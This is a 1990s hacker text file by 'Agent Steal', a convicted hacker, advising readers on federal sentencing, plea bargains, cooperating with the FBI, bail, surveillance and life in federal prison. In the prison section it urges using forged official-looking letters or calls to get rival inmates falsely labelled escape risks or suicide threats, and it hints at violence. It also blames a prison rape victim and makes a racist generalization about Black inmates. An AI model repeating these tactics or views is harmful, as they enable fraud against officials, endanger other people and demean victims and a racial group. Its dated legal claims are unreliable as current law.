I realize my previous statements are somewhat lofty, but in the 35 months I spent incarcerated I've heard countless inmates say it: "If I knew then what I know now." I doubt that anyone would disagree: The criminal justice system is a game to be played, both by prosecution and defense. And if you have to be a player, you would be wise to learn the rules of engagement. The writer and contributors of this file have learned the hard way. As a result we turned our hacking skills during the times of our incarceration towards the study of criminal law and, ultimately, survival. Having filed our own motions, written our own briefs and endured life in prison, we now pass this knowledge back to the hacker community. Learn from our experiences... and our mistakes.

Agent Steal

L

!

L

!! PART I - FEDERAL CRIMINAL LAW

**!! A. THE BOTTOM LINE - RELEVANT CONDUCT** 

! For those of you with a short G-phile attention span I'm going to cover the single most important topic first. This is probably the most substantial misunderstanding of the present criminal justice system. The subject I am talking about is referred to in legal circles as "relevant conduct." It's a bit complex and I will get into this. However, I have to make his crystal clear so that it will stick in your heads. It boils down to two concepts:

!! I. ONCE YOU ARE FOUND GUILTY OF EVEN ONE COUNT, EVERY COUNT WILL BE USED TO CALCULATE YOUR SENTENCE

Regardless of whether you plea bargain to one count or 100, your sentence will be the same. This is assuming we are talking about hacking, code abuse, carding, computer trespass, property theft, etc. All of these are treated the same. Other crimes you committed (but were not charged with) will also be used to calculate your sentence. You do not have to be proven guilty of every act. As long as it appears that you were responsible, or someone says you were, then it can be used against you. I know this sounds insane , but it's true; it's the preponderance of evidence standard for relevant conduct. This practice includes using illegally seized evidence and acquittals as information in increasing the length of your sentence.

!

!! II. YOUR SENTENCE WILL BE BASED ON THE TOTAL MONETARY LOSS !

The Feds use a sentencing table to calculate your sentence. It's simple; More Money = More Time. It doesn't matter if you tried to break in 10 times or 10,000 times. Each one could be a count but it's the loss that matters. And an unsuccessful attempt is treated the same as a completed crime. It also doesn't matter if you tried to break into one company's computer or 10. The government will quite simply add all of the estimated loss figures up, and then refer to the sentencing table.

!

**!! B. PREPARING FOR TRIAL** 

### !

I've been trying to be overly simplistic with my explanation. The United States Sentencing Guidelines (U.S.S.G.), are in fact quite complex. So much so that special law firms are forming that deal only with sentencing. If you get busted, I would highly recommend hiring one. In some cases it might be wise to avoid hiring a trial attorney and go straight to one of these "Post Conviction Specialists." Save your money, plead out, do your time. This may sound a little harsh, but considering the fact that the U.S. Attorney's Office has a 95% conviction rate, it may be sage advice. However, I don't want to gloss over the importance of a ready for trial posturing. If you have a strong trial attorney, and have a strong case, it will go a long way towards good plea bargain negotiations.

## **!! C. PLEA AGREEMENTS AND ATTORNEYS**

L

L

Your attorney can be your worst foe or your finest advocate. Finding the proper one can be a difficult task. Costs will vary and typically the attorney asks you how much cash you can raise and then says, "that amount will be fine". In actuality a simple plea and sentencing should run you around \$15,000. Trial fees can easily soar into the 6 figure category. And finally, a post conviction specialist will charge \$5000 to \$15,000 to handle your sentencing presentation with final arguments.

!

You may however, find yourself at the mercy of The Public Defenders Office. Usually they are worthless, occasionally you'll find one that will fight for you. Essentially it's a crap shoot. All I can say is if you don't like the one you have, fire them and hope you get appointed a better one. If you can scrape together \$5000 for a sentencing (post conviction) specialist to work with your public defender I would highly recommend it. This specialist will make certain the judge sees the whole picture and will argue in the most effective manner for a light or reasonable sentence. Do not rely on your public defender to thoroughly present your case. Your sentencing hearing is going to flash by so fast you'll walk out of the court room dizzy. You and your defense team need to go into that hearing fully prepared, having already filed a sentencing memorandum.

The plea agreement you sign is going to affect you and your case well after you are sentenced. Plea agreements can be tricky business and if you are not careful or are in a bad defense position (the case against you is strong), your agreement may get the best of you. There are many issues in a plea to negotiate over. But essentially my advice would be to avoid signing away your right to appeal. Once you get to a real prison with real jailhouse lawyers you will find out how bad you got screwed. That issue notwithstanding, you are most likely going to want to appeal. This being the case you need to remember two things: bring all your appealable issues up at sentencing and file a notice of appeal within 10 days of your sentencing. Snooze and loose.

I should however, mention that you can appeal some issues even though you signed away your rights to appeal. For example, you can not sign away your right to appeal an illegal sentence. If the judge orders something that is not permissible by statute, you then have a constitutional right to appeal your sentence.

I will close this subpart with a prison joke. Q: How can you tell when your attorney is lying? A: You can see his lips moving.

## **!! D. CONSPIRACY**

!

!

!

Whatever happened to getting off on a technicality? I'm sorry to say those days are gone, left only to the movies. The courts generally dismiss many arguments as "harmless error" or "the government acted in good faith". The most alarming trend, and surely the root of the prosecutions success, are the liberally worded conspiracy laws. Quite simply, if two or more people plan to do something illegal, then one of them does something in furtherance of the objective (even

something legal), then it's a crime. Yes, it's true. In America it's illegal to simply talk about committing a crime. Paging Mr. Orwell. Hello?

Here's a hypothetical example to clarify this. Bill G. and Marc A. are hackers (can you imagine?) Bill and Marc are talking on the phone and unbeknownst to them the FBI is recording the call. They talk about hacking into Apple's mainframe and erasing the prototype of the new Apple Web Browser. Later that day, Marc does some legitimate research to find out what type of mainframe and operating system Apple uses. The next morning, the Feds raid Marc's house and seize everything that has wires. Bill and Marc go to trial and spend millions to defend themselves. They are both found guilty of conspiracy to commit unauthorized access to a computer system.

## **!!** E. SENTENCING

!

L

L

At this point it is up to the probation department to prepare a report for the court. It is their responsibility to calculate the loss and identify any aggravating or mitigating circumstances. Apple Computer Corporation estimates that if Bill and M arc would have been successful it would have resulted in a loss of \$2 million. This is the figure the court will use. Based on this basic scenario our dynamic duo would receive roughly three-year sentences.

As I mentioned, sentencing is complex and many factors can decrease or increase a sentence, usually the latter. Let's say that the FBI also found a file on Marc's computer with 50,000 unauthorized account numbers and passwords to The Microsoft Network. Even if the FBI does not charge him with this, it could be used to increase his sentence. Generally the government places a \$200-per-account attempted loss on things of this nature (i.e. credit card numbers and passwords = access devices). This makes for a \$10 million loss. Coupled with the \$2 million from Apple, Marc is going away for about nine years. Fortunately there is a Federal Prison not too far from Redmond, WA so Bill could come visit him.

Some of the other factors to be used in the calculation of a sentence might include the following: past criminal record, how big your role in the offense was, mental disabilities, whether or not you were on probation at the time of the offense, if any weapons were used, if any threats were used, if your name is Kevin Mitnick (heh), if an elderly person was victimized, if you took advantage of your employment position, if you are highly trained and used your special skill, if you cooperated with the authorities, if you show remorse, if you went to trial, etc.

These are just some of the many factors that could either increase or decrease a sentence. It would be beyond the scope of this article to cover the U.S.S.G. in complete detail. I do feel that I have skipped over some significant issues. Neverthele ss, if you remember my two main points in addition to how the conspiracy law works, you'll be a long way ahead in protecting yourself.

!! F. USE OF A SPECIAL SKILL
'

The only specific "sentencing enhancement" I would like to cover would be one that I am responsible for setting a precedent with. In U.S. v Petersen, 98 F.3d. 502, 9th Cir., the United States Court of Appeals held that some computer hackers may qualify for the special skill enhancement. What this generally means is a 6 to 24 month increase in a sentence. In my case it added eight months to my 33-month sentence bringing it to 41 months. Essentially the court stated that since I used my "sophisticated" hacking skills towards a legitimate end as a computer security consultant, then the enhancement applies. It's ironic that if I were to have remained strictly a criminal hacker then I would have served less time.

The moral of the story is that the government will find ways to give you as much time as they want to. The U.S.S.G. came into effect in 1987 in an attempt to eliminate disparity in sentencing.

Defendants with similar crimes and similar backgrounds would often receive different sentences. Unfortunately, this practice still continues. The U.S.S.G. are indeed a failure.

!! G. GETTING BAIL

!

L

L

L

L

L

ļ

L

L

L

In the past, the Feds might simply have executed their raid and then left without arresting you. Presently this method will be the exception rather than the rule and it is more likely that you will be taken into custody at the time of the raid. Chances are also good that you will not be released on bail. This is part of the government's plan to break you down and win their case. If they can find any reason to deny you bail they will. In order to qualify for bail, you must meet the following criteri a:

!! - You must be a resident of the jurisdiction in which you were arrested.

!! - You must be gainfully employed or have family ties to the area.

!! - You cannot have a history of failure to appear or escape.

!! - You cannot be considered a danger or threat to the community.

!! In addition, your bail can be denied for the following reasons:

!! - Someone came forward and stated to the court that you said you would flee if released.

!! - Your sentence will be long if convicted.

!! - You have a prior criminal history.

!! - You have pending charges in another jurisdiction.

What results from all this "bail reform" is that only about 20% of persons arrested make bail. On top of that it takes 1-3 weeks to process your bail papers when property is involved in securing your bond.

Now you're in jail, more specifically you are either in an administrative holding facility or a county jail that has a contract with the Feds to hold their prisoners. Pray that you are in a large enough city to justify its own Federal Detention Center. County jails are typically the last place you would want to be.

## **!!** H. STATE VS. FEDERAL CHARGES

!

!

In some cases you will be facing state charges with the possibility of the Feds "picking them up." You may even be able to nudge the Feds into indicting you. This is a tough decision. With the state you will do considerably less time, but will face a tougher crowd and conditions in prison. Granted Federal Prisons can be violent too, but generally as a non-violent white collar criminal you will eventually be placed into an environment with other low security inmates. More on this later.

Until you are sentenced, you will remain as a "pretrial inmate" in general population with other inmates. Some of the other inmates will be predatorial but the Feds do not tolerate much nonsense. If someone acts up, they'll get thrown in the hole. If they continue to pose a threat to the inmate population, they will be left in segregation (the hole). Occasionally inmates that are at risk or that have been threatened will be placed in segregation. This isn't really to protect the inmate. It is to pr otect the prison from a lawsuit should the inmate get injured.

**!!** I. COOPERATING

### !

L

Naturally when you are first arrested the suits will want to talk to you. First at your residence and, if you appear to be talkative, they will take you back to their offices for an extended chat and a cup of coffee. My advice at this point is tried and true and we've all heard it before: remain silent and ask to speak with an attorney. Regardless of what the situation is, or how you plan to proceed, there is nothing you can say that will help you. Nothing. Even if you know that you are going to cooperate, this is not the time.

This is obviously a controversial subject, but the fact of the matter is roughly 80% of all defendants eventually confess and implicate others. This trend stems from the extremely long sentences the Feds are handing out these days. Not many people want to do 10 to 20 years to save their buddies' hides when they could be doing 3 to 5. This is a decision each individual needs to make. My only advice would be to save your close friends and family. Anyone else is fair game. In the prison system the blacks have a saying "Getting down first." It's no secret that the first defendant in a conspiracy is usually going to get the best deal. I've even seen situations where the big fish turned in all his little fish and eceived 40% off his sentence.

Incidently, being debriefed or interrogated by the Feds can be an ordeal in itself. I would -highlyreccommend reading up on interrogation techniques ahead of time. Once you know their methods it will be all quite transparent to you and the debriefing goes much more smoothly.

When you make a deal with the government you're making a deal with the devil himself. If you make any mistakes they will renege on the deal and you'll get nothing. On some occasions the government will trick you into thinking they want you to cooperate when they are not really interested in anything you have to say. They just want you to plead guilty. When you sign the cooperation agreement there are no set promises as to how much of a sentence reduction you will receive. That is to be decided after your testimony, etc. and at the time of sentencing. It's entirely up to the judge. However, the prosecution makes the recommendation and the judge generally goes along with it. In fact, if the prosecution does not motion the court for your "downward departure" the courts' hands are tied and you get no break.

As you can see, cooperating is a tricky business. Most people, particularly those who have never spent a day in jail, will tell you not to cooperate. "Don't snitch." This is a noble stance to take. However, in some situations it is just plain stupid. Saving someone's ass who would easily do the same to you is a tough call. It's something that needs careful consideration. Like I said, save your friends then do what you have to do to get out of prison and on with your life.

### !

I'm happy to say that I was able to avoid involving my good friends and a former employer in the massive investigation that surrounded my case. It wasn't easy. I had to walk a fine line. Many of you probably know that I (Agent Steal) went to work for the FBI after I was arrested. I was responsible for teaching several agents about hacking and the culture. What many of you don't know is that I had close FBI ties prior to my arrest. I was involved in hacking for over 15 years and had worked as a comp uter security consultant. That is why I was given that opportunity. It is unlikely however, that we will see many more of these types of arrangements in the future. Our relationship ran afoul, mostly due to their passive negligence and lack of experience in dealing with hackers. The government in general now has their own resources, experience, and undercover agents within the community. They no longer need hackers to show them the ropes or the latest security hole.

Nevertheless, if you are in the position to tell the Feds something they don't know and help them build a case against someone, you may qualify for a sentence reduction. The typical range is 20% to 70%. Usually it's around 35% to 50%. Sometimes you may find yourself at the end of the prosecutorial food chain and the government will not let you cooperate. Kevin Mitnick would be a good example of this. Even if he wanted to roll over, I doubt it would get him much. He's just too

big of a fish, too much media. My final advice in this matter is get the deal in writing before you start cooperating.

!

The Feds also like it when you "come clean" and accept responsibility. There is a provision in the Sentencing Guidelines, 3E1.1, that knocks a little bit of time off if you confess to your crime, plead guilty and show remorse. If you go to trial, typically you will not qualify for this "acceptance of responsibility" and your sentence will be longer.

**!! J. STILL THINKING ABOUT TRIAL** 

L

Many hackers may remember the Craig Neidorf case over the famous 911 System Operation documents. Craig won his case when it was discovered that the manual in question, that he had published in Phrack magazine, was not proprietary as claimed but available publicly from AT&T. It was an egg in the face day for the Secret Service.

!

!

L

L

Don't be misled by this. The government learned a lot from this fiasco and even with the laudable support from the EFF, Craig narrowly thwarted off a conviction. Regardless, it was a trying experience (no pun intended) for him and his attorneys. The point I'm trying to make is that it's tough to beat the Feds. They play dirty and will do just about anything, including lie, to win their case. If you want to really win you need to know how they build a case in the first place.

**!! K. SEARCH AND SEIZURE** 

There is a document entitled "Federal Guidelines For Searching And Seizing Computers." It first came to my attention when it was published in the 12-21-94 edition of the Criminal Law Reporter by the Bureau of National Affairs (Cite as 56 CRL 2023). It's an intriguing collection of tips, cases, mistakes and, in general, how to bust computer hackers. It's recommended reading.

Search and seizure is an ever evolving jurisprudence. What's not permissible today may, through some convoluted Supreme Court logic, be permissible and legal tomorrow. Again, a complete treatment of this subject is beyond the scope of this paper. But suffice it to say if a Federal agent wants to walk right into your bedroom and seize all of your computer equipment without a warrant he could do it by simply saying he had probable cause (PC). PC is anything that gives him an inkling to believe you we re committing a crime. Police have been known to find PC to search a car when the trunk sat too low to the ground or the high beams were always on.

# **!! L. SURVEILLANCE AND WIRETAPS**

Fortunately the Feds still have to show a little restraint when wielding their wiretaps. It requires a court order and they have to show that there is no other way to obtain the information they seek, a last resort if you will. Wiretaps are also expensive to operate. They have to lease lines from the phone company, pay agents to monitor it 24 hours a day and then transcribe it. If we are talking about a data tap, there are additional costs. Expensive interception/translation equipment must be in place to negotiate the various modem speeds. Then the data has to be stored, deciphered, decompressed, formatted, protocoled, etc. It's a daunting task and usually reserved for only the highest profile cases. If the Feds can seize the data from any other so urce, like the service provider or victim, they will take that route. I don't know what they hate worse though, asking for outside help or wasting valuable internal resources.

The simplest method is to enlist the help of an informant who will testify "I saw him do it!," then obtain a search warrant to seize the evidence on your computer. Ba da boom, ba da busted. !

Other devices include a pen register which is a device that logs every digit you dial on your phone and the length of the calls, both incoming and outgoing. The phone companies keep racks of

them at their security departments. They can place one on your line within a day if they feel you are defrauding them. They don't need a court order, but the Feds do.

A trap, or trap and trace, is typically any method the phone company uses to log every number that calls a particular number. This can be done on the switching system level or via a billing database search. The Feds need a court order for this information too. However, I've heard stories of cooperative telco security investigations passing the information along to an agent. Naturally that would be a "harmless error while acting in good faith." (legal humor)

I'd love to tell you more about FBI wiretaps but this is as far as I can go without pissing them off. Everything I've told you thus far is public knowledge. So I think I'll stop here. If you really want to know more, catch Kevin Poulsen (Dark Dante ) at a cocktail party, buy him a Coke and he'll give you an earful. (hacker humor)

In closing this subpart I will say that most electronic surveillance is backed up with at least part-time physical surveillance. The Feds are often good at following people around. They like late model mid-sized American cars, very stock, with no decals or bumper stickers. If you really want to know if you're under surveillance, buy an Opto-electronics Scout or Xplorer frequency counter. Hide it on your person, stick an ear plug in your ear (for the Xplorer) and take it everywhere you go. If you he ar people talking about you, or you continue to hear intermittent static (encrypted speech), you probably have a problem.

!! M. YOUR PRESENTENCE INVESTIGATION REPORT, PSI OR PSR !

After you plead guilty you will be dragged from the quiet and comfort of your prison cell to meet with a probation officer. This has absolutely nothing to do with getting probation. Quite the contrary. The P.O. is empowered by the court to prepare a complete and, in theory, unbiased profile of the defendant. Everything from education, criminal history, psychological behavior, offense characteristics plus more will be included in this voluminous and painfully detailed report about your life. Every little dirty scrap of information that makes you look like a sociopathic, demon worshiping, loathsome criminal will be included in this report. They'll put a few negative things in there as well.

My advice is simple. Be careful what you tell them. Have your attorney present and think about how what you say can be used against you. Here's an example:

P.O.: Tell me about your education and what you like to do in your spare time.

Mr. Steal: I am preparing to enroll in my final year of college. In my spare time I work for charity helping orphan children.

!

L

The PSR then reads "Mr. Steal has never completed his education and hangs around with little children in his spare time."

Get the picture?

II J. PROCEEDING PRO SE

!

L

Pro Se or Pro Per is when a defendant represents himself. A famous lawyer once said "a man that represents himself has a fool for a client." Truer words were never spoken. However, I can't stress how important it is to fully understand the criminal justice system. Even if you have a great attorney it's good to be able to keep an eye on him or even help out. An educated client's help can be of enormous benefit to an attorney. They may think you're a pain in the ass but it's your life. Take a hold of it. Regardless, representing yourself is generally a mistake.

!

However, after your appeal, when your court appointed attorney runs out on you, or you have run out of funds, you will be forced to handle matters yourself. At this point there are legal avenues, although quite bleak, for post-conviction relief.

But I digress. The best place to start in understanding the legal system lies in three inexpensive books. First the Federal Sentencing Guidelines (\$14.00) and Federal Criminal Codes and Rules (\$20.00) are available from West Publishing at 800-328-9 352. I consider possession of these books to be mandatory for any pretrial inmate. Second would be the Georgetown Law Journal, available from Georgetown University Bookstore in Washington, DC. The book sells for around \$40.00 but if you write them a letter and tell them you're a Pro Se litigant they will send it for free. And last but not least the definitive Pro Se authority, "The Prisoners Self Help Litigation Manual"! \$29.95 ISBN 0-379-20831-8. Or try http://www.oceanalaw.com/books/n148.htm

## **!! O. EVIDENTIARY HEARING**

!

!

If you disagree with some of the information presented in the presentence report (PSR) you may be entitled to a special hearing. This can be instrumental in lowering your sentence or correcting your PSR. One important thing to know is that your PSR will follow you the whole time you are incarcerated. The Bureau of Prisons uses the PSR to decide how to handle you. This can affect your security level, your halfway house, your eligibility for the drug program (which gives you a year off your sentence) ,and your medical care. So make sure your PSR is accurate before you get sentenced!

**!! P. GETTING YOUR PROPERTY BACK** 

!

L

In most cases it will be necessary to formally ask the court to have your property returned. They are not going to just call you up and say "Do you want this Sparc Station back or what?" No, they would just as soon keep it and not asking for it is as good as telling them they can have it. !

You will need to file a 41(e) "Motion For Return Of Property." The courts' authority to keep your stuff is not always clear and will have to be taken on a case-by-case basis. They may not care and the judge will simply order that it be returned.

!

If you don't know how to write a motion, just send a formal letter to the judge asking for it back. Tell him you need it for your job. This should suffice, but there may be a filing fee.

#### . !! Q. OUTSTANDING WARRANTS

!

If you have an outstanding warrant or charges pending in another jurisdiction you would be wise to deal with them as soon as possible -after- you are sentenced. If you follow the correct procedure chances are good the warrants will be dropped (quashed). In the worst case scenario, you will be transported to the appropriate jurisdiction, plead guilty and have your "time run concurrent." Typically in non-violent crimes you can serve several sentences all at the same time. Many Federal inmates have their state time run with their Federal time. In a nutshell: concurrent is good, consecutive bad.

!

This procedure is referred to as the Interstate Agreement On Detainers Act (IADA). You may also file a "demand for speedy trial", with the appropriate court. This starts the meter running. If they don't extradite you within a certain period of time, the charges will have to be dropped. The "Inmates' Self-Help Litigation Manual" that I mentioned earlier covers this topic quite well.

**!!** R. ENCRYPTION

!

There are probably a few of you out there saying, "I triple DES encrypt my hard drive and 128 character RSA public key it for safety." Well, that's just great, but... the Feds can have a grand jury subpoena your passwords and if you don't give them up you may be charged with obstruction of justice. Of course who's to say otherwise if you forgot your password in all the excitement of getting arrested. I think I heard this once or twice before in a Senate Sub-committee hearing. "Senator, I have no recollection of the aforementioned events at this time." But seriously, strong encryption is great. However, it would be foolish to rely on it. If the Feds have your computer and access to your encryption software itself, it is likely they could break it gi ven the motivation. If you understand the true art of code breaking you should understand this. People often overlook the fact that your password, the one you use to access your encryption program, is typically less than 8 characters long. By attacking the access to your encryption program with a keyboard emulation sequencer your triple DES/128 bit RSA crypto is worthless. Just remember, encryption may not protect you.

## **!! S. LEGAL SUMMARY**

Before I move on to the Life in Prison subpart, let me tell you what this all means. You're going to get busted, lose everything you own, not get out on bail, snitch on your enemies, get even more time than you expected and have to put up with a bu nch of idiots in prison. Sound fun? Keep hacking. And, if possible, work on those sensitive .gov sites. That way they can hang an espionage rap on you. That will carry about 12 to 18 years for a first time offender.

I know this may all sound a bit bleak, but the stakes for hackers have gone up and you need to know what they are. Let's take a look at some recent sentences:

!! Agent Steal (me) 41 months

!! Kevin Poulsen 51 months

. !! Minor Threat 70 months

!

L

L

L

L

!

!! Kevin Mitnick estimated 7-9 years

!

As you can see, the Feds are giving out some time now. If you are young, a first-time offender, unsophisticated (like MOD), and were just looking around in some little company's database, you might get probation. But chances are that if that is all you were doing, you would have been passed over for prosecution. As a rule, the Feds won't take the case unless \$10,000 in damages are involved. The problem is who is to say what the loss is? The company can say whatever figure it likes and it would be t ough to prove otherwise. They may decide to, for insurance purposes, blame some huge downtime expense on you. I can hear it now, "When we detected the intruder, we promptly took our system off-line. It took us two weeks to bring it up again for a loss in wasted manpower of \$2 million." In some! cases you might be better off just using the company's payroll system to cut you a couple of \$10,000 checks. That way the government has a firm loss figure. This would result in a much shorter sentence. I'm not advocating blatant criminal actions. I just think the sentencing guidelines definitely need some work.

**!! PART II - FEDERAL PRISON** 

! !! A. STATE v. FEDERAL

!

In most cases I would say that doing time in a Federal Prison is better than doing time in the state institutions. Some state prisons are such violent and pathetic places that it's worth doing a little more time in the Federal system. This is going to be changing however. The public seems to think

that prisons are too comfortable and as a result Congress has passed a few bills to toughen things up. !

Federal prisons are generally going to be somewhat less crowded, cleaner, and more laid back. The prison I was at looked a lot like a college campus with plenty of grass and trees, rolling hills, and stucco buildings. I spent most of my time in the library hanging out with Minor Threat. We would argue over who was more elite. "My sentence was longer," he would argue. "I was in more books and newspapers," I would rebut. (humor) Exceptions to the Fed is better rule would be states that permit televisions and word processors in your cell. As I sit here just prior to release scribbling this article with pen and paper I yearn for even a Smith Corona with one line display. The states have varying privileges. You could wind up someplace where everything gets stolen from you. There are also states that are abolishing parole, thus taking away the ability to get out early with good behavior. That is what the Feds did.

## **!! B. SECURITY LEVELS**

!

L

The Bureau of Prisons (BOP) has six security levels. Prisons are assigned a security level and only prisoners with the appropriate ratings are housed there. Often the BOP will have two or three facilities at one location. Still, they are essentially separate prisons, divided by fences.

The lowest level facility is called a minimum, a camp, or FPC. Generally speaking, you will find first time, non-violent offenders with less than 10 year sentences there. Camps have no fences. Your work assignment at a camp is usually off the prison grounds at a nearby military base. Other times camps operate as support for other nearby prisons.

! The nev

The next level up is a low Federal Correctional Institution (FCI). These are where you find a lot of people who should be in a camp but for some technical reason didn't qualify. There is a double fence with razor wire surrounding it. Again you will find mostly non-violent types here. You would really have to piss someone off before they would take a swing at you.

Moving up again we get to medium and high FCI's which are often combined. More razor wire, more guards, restricted movement and a rougher crowd. It's also common to find people with 20 or 30+ year sentences. Fighting is much more common. Keep to yourself, however, and people generally leave you alone. Killings are not too terribly common. With a prison population of 1500-2000, about one or two a year leave on a stretcher and don't come back.

The United States Penatentury (U.S.P.) is where you find the murderers, rapists, spies and the roughest gang bangers. "Leavenworth" and "Atlanta" are the most infamous of these joints. Traditionally surrounded by a 40 foot brick wall, they take on an ominous appearance. The murder rate per prison averages about 30 per year with well over 250 stabbings.

The highest security level in the system is Max, sometimes referred to as "Supermax." Max custody inmates are locked down all the time. Your mail is shown to you over a TV screen in your cell. The shower is on wheels and it comes to your door. You rarely see other humans and if you do leave your cell you will be handcuffed and have at least a three guard escort. Mr. Gotti, the Mafia boss, remains in Supermax. So does Aldridge Ames, the spy.

## **!! C. GETTING DESIGNATED**

!

!

Once you are sentenced, the BOP has to figure out what they want to do with you. There is a manual called the "Custody and Classification Manual" that they are supposed to follow. It is publicly available through the Freedom of Information Act and it is also in most prison law libraries. Unfortunately, it can be interpreted a number of different ways. As a result, most prison officials responsible for classifying you do pretty much as they please.

### !

Your first classification is done by the Region Designator at BOP Regional Headquarters. As a computer hacker you will most likely be placed in a camp or a low FCI. This is assuming you weren't pulling bank jobs on the side. -IF- you do wind up in an FCI, you should make it to a camp after six months. This is assuming you behave yourself.

!

Another thing the Region Designator will do is to place a "Computer No" on your file. This means you will not be allowed to operate a computer at your prison work assignment. In my case I wasn't allowed to be within 10 feet of one. It was explained to me that they didn't even want me to know the types of software they were running. Incidentally, the BOP uses PC/Server based LANs with NetWare 4.1 running on Fiber 10baseT Ethernet connections to Cabletron switches and hubs. PC based gateways reside a t every prison. The connection to the IBM mainframe (Sentry) is done through leased lines via Sprintnet's Frame Relay service with 3270 emulation software/hardware resident on the local servers. Sentry resides in Washington, D.C. with SNA type network con centrators at the regional offices. ;-) And I picked all of this up without even trying to. Needless to say, BOP computer security is very lax. Many of their publicly available "Program Statements" contain specific information on how to use Sentry and what it's designed to do. They have other networks as well, but this is not a tutorial on how to hack the BOP. I'll save that for if they ever really piss me off. (humor)

Not surprisingly, the BOP is very paranoid about computer hackers. I went out of my way not to be interested in their systems or to receive computer security related mail. Nevertheless, they tried restricting my mail on numerous occasions. After I filed numerous grievances and had a meeting with the warden, they decided I was probably going to behave myself. My 20 or so magazine subscriptions were permitted to come in, after a special screening. Despite all of that I still had occasional problems, usually when I received something esoteric in nature. It's my understanding, however, that many hackers at other prisons have not been as fortunate as I was.

## **!! D. IGNORANT INMATES**

!

L

You will meet some of the stupidest people on the planet in prison. I suppose that is why they are there, too dumb to do anything except crime. And for some strange reason these uneducated low class common thieves think they deserve your respect. In fact they will often demand it. These are the same people that condemn everyone who cooperated, while at the same time feel it is fine to break into your house or rob a store at gunpoint. These are the types of inmates you will be incarcerated with, an d occasionally these inmates will try to get over on you. They will do this for no reason other than the fact you are an easy mark.

There are a few tricks hackers can do to protect themselves in prison. The key to your success is acting before the problem escalates. It is also important to have someone outside (preferably another hacker) that can do some social engineering for you. The objective is simply to have your problem inmate moved to another institution. I don't want to give away my methods but if staff believes that an inmate is going to cause trouble, or if they believe his life is in danger, they will move him or loc k him away in segregation. Social engineered letters (official looking) or phone calls from the right source to the right department will often evoke brisk action. It's also quite simple to make an inmates life quite miserable. If the BOP has reason to be lieve that an inmate is an escape risk, a suicide threat, or had pending charges, they will handle them much differently. Tacking these labels on an inmate would be a real nasty trick. I have a saying: "Hackers usually have the last word in arguments." In deed.

!

Chances are you won't have many troubles in prison. This especially applies if you go to a camp, mind your own business, and watch your mouth. Nevertheless, I've covered all of this in the event you find yourself caught up in the ignorant behavior of inmates whose lives revolve around prison.

And one last piece of advice, don't make threats, truly stupid people are too stupid to fear anything, particularly an intelligent man. Just do it.

## **!! E. POPULATION**

### !

L

The distribution of blacks, whites and Hispanics varies from institution to institution. Overall it works out to roughly 30% white, 30% Hispanic and 30% black. The remaining 10% are various other races. Some joints have a high percent of blacks and vice versa. I'm not necessarily a prejudiced person, but prisons where blacks are in majority are a nightmare. Acting loud, disrespectful, and trying to run the place is par for the course.

In terms of crimes, 60% of the Federal inmate population are incarcerated for drug related crimes. The next most common would be bank robbery (usually for quick drug money), then various white collar crimes. The Federal prison population has changed over the years. It used to be a place for the criminal elite. The tough drug laws have changed all of that.

Just to quell the rumors, I'm going to cover the topic of prison rape. Quite simply, in medium and low security level Federal prisons it is unheard of. In the highs it rarely happens. When it does happen, one could argue that the victim was asking for it. I heard an inmate say once, "You can't make no inmate suck cock that don't wanta." Indeed. In my 41 months of incarceration, I never felt in any danger. I would occasionally have inmates that would subtly ask me questions to see where my preferences lie, but once I made it clear that I didn't swing that way I would be left alone. Hell, I got hit on more often when I was hanging out in Hollywood!

On the other hand, state prisons can be a hostile environment for rape and fighting in general. Many of us heard how Bernie S. got beat up over use of the phone. Indeed, I had to get busy a couple of times. Most prison arguments occur over three simple things: the phone, the TV and money/drugs. If you want to stay out of trouble in a state prison, or Federal for that matter, don't use the phone too long, don't change the channel and don't get involved in gambling or drugs. As far as rape goes, pick your friends carefully and stick with them. And always, always, be respectful. Even if the guy is a fucking idiot (and most inmates are), say excuse me.

My final piece of prison etiquette advice would be to never take your inmate problems to "the man" (prison staff). Despite the fact that most everyone in prison snitched on their co-defendants at trial, there is no excuse for being a prison rat. The rules are set by the prisoners themselves. If someone steps out of line there will likely be another inmate who will be happy to knock him back. In some prisons inmates are so afraid of being labeled a rat that they refuse to be seen talking alone with a prison staff member. I should close this paragraph by stating that this bit of etiquette is routinely ignored as other inmates will snitch on you for any reason whatsoever. Prison is a strange environment.

### **!!** F. DOING TIME

### !

L

You can make what you want to out of prison. Some people sit around and do dope all day. Others immerse themselves in a routine of work and exercise.! I studied technology and music. Regardless, prisons are no longer a place of rehabilitation. They serve only to punish and conditions are only going to worsen. The effect is that angry, uneducated, and unproductive inmates are being released back into society.

While I was incarcerated in 95/96, the prison band program was still in operation. I played drums for two different prison bands. It really helped pass the time and when I get out I will continue with my career in music. Now the program has been canceled, all because some senator wanted to be seen as being tough on crime. Bills were passed in Congress. The cable TV is gone, pornography mags are no longer permitted, and the weight piles are being removed. All this means is that

prisoners will have m ore spare time on their hands, and so more guards will have to be hired to watch the prisoners. I don't want to get started on this subject. Essentially what I'm saying is make something out of your time. Study, get into a routine and before you know! you 'll be going home, and a better person on top of it.

## **!! G. DISCIPLINARY ACTIONS**

!

What fun is it if you go to prison and don't get into some mischief? Well, I'm happy to say the only "shots" (violations) I ever received were for having a friend place a call with his three-way calling for me (you can't call everyone collect), and drinking homemade wine. I-) The prison occasionally monitors your phone calls and on the seven or eight hundredth time I made a three-way I got caught. My punishment was ten hours of extra duty (cleaning up). Other punishments for shots include loss of phone use, loss of commissary, loss of visits, and getting thrown in the hole. Shots can also increase your security level and can get you transferred to a higher level institution. If you find yourself having trouble in this area you may want to pick up t he book, "How to win prison disciplinary hearings", by Alan Parmelee, 206-328-2875.

## **!! H. ADMINISTRATIVE REMEDY**

!

L

If you have a disagreement with the way staff is handling your case (and you will) or another complaint, there is an administrative remedy procedure. First you must try to resolve it informally. Then you can file a form BP-9. The BP-9 goes to the warden. After that you can file a BP-10 which goes to the region. Finally, a BP-11 goes to the National BOP Headquarters (Central Office). The whole procedure is a joke and takes about six months to complete. Delay and conquer is the BOP motto. After you c omplete the remedy process to no avail, you may file your action in a civil court. In some extreme cases you may take your case directly to the courts without exhausting the remedy process. Again, the "Prisoners Self-Help Litigation Manual" covers this qu ite well.

My best advice with this remedy nonsense is to keep your request brief, clear, concise and only ask for one specific thing per form. Usually if you "got it coming" you will get it. If you don't, or if the BOP can find any reason to deny your request, they will.

